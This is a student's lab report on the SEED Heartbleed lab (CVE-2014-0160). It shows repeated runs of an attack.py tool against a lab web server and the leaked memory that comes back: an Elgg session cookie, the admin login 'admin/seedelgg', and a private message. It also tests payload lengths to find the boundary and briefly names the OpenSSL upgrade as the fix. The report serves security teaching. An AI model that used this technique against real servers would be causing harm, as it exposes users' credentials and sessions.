Computer Network Security
DNS Heartbleed Attack Lab


Bharath S Bhambore
PES1201801948

Lab Setup :


Attacker : 10.0.2.11
Victim Webserver: 10.0.2.12

Step 1 : Configure the DNS server for Attacker machine

Change the hosts file in the attacker machine to point to the Victim Webserver (10.0.2.12)



```
pes1201801948:~$ sudo vim /etc/hosts
[sudo] password for seed:
```




```
127.0.0.1       www.SeedLabElgg.com
10.0.2.12       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com
```

Lab Tasks

After downloading the attack.py, we make it into an executable with ‘rwx’ (777), ie read, write, execute permissions.
On running the attack, we can see the warning that says the server sent more data than it should be doing so.


But we still havent got any secret information yet.



```
pes1201801948:~$ sudo chmod 777 attack.py
[sudo] password for seed:
pes1201801948:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
..........
..................................#

pes1201801948:~$
```

Step 2: Explore the damage of the Heartbleed attack

Step 2(a): On the Victim Server:



Log in

Username or email
admin


Password
••••••••

Log in □ Remember me

Register | Lost password


On the victim sever, we login as admin

Send a message to Boby, first we add Boby as our friend, then compose a message



You have successfully added Boby as a friend.

Sending the message to Boby



Messages > Compose a message

Compose a message


To: Boby

Subject: YOOOO BOBY, Its Admin

Message: Been a log time my fren


Step 2(b):On Attacker machine:

Now, we run the attack again on the attacker machine,
We can see the login credentials that is leaked by the server.




```
pes1201801948:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
...................................#.......xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=bkhvs69k32fcd4qs0rpm7o62v3
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"

..f.6........M.....}.....421d9a&__elgg_ts=1618682804&username=admin&password=seedelgg.....`.P.&...H.}.x
```

Running the attack more number of times, we can see the message we composed to send to Boby is also leaked.



```
pes1201801948:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
...................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=bkhvs69k32fcd4qs0rpm7o62v3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 145

__elgg_token=a81fbe01c94ddde4a669c3986c6085ad&__elgg_ts=1618682905&recipient_guid=40&subject=YOOOO+BOBY%2C+Its+Admin&body=Been+a+log+time+my+fren.!C.f.=..g....I.[..O

pes1201801948:~$
```

Step3: Investigate the fundamental cause of the Heartbleed attack



```
pes1201801948:~$ python attack.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC....;...):z....j).

pes1201801948:~$ python attack.py www.heartbleedlabelgg.com --length 0xFFFF

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#

pes1201801948:~$
```


The missing input validation seems to be the fundamental cause for the data leaks.

Changing the length variable, at 40 we can see the amount of Output is lesser as compared to something like the length of 0xFFFF (65535)

Therefore we can conclude that the amount of data leaked is proportional to the length specified

Step4: Find out the boundary value of the payload length variable.
In the last step, even giving length 40, we leaked extra data.


At length = 23, the server returns more data too
But at exactly length = 22, we can see that the server did not return extra data.
Therefore we can conclude that the boundary value of the payload length variable is 22.



```
pes1201801948:~$ python attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABCU..g.._....0....

pes1201801948:~$ python attack.py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

pes1201801948:~$
```

Step 5:Countermeasure and bug fix

Updating and Upgrading the system, thereby upgrading the OpenSSL version, we can prevent the HeartBleed attack.



```
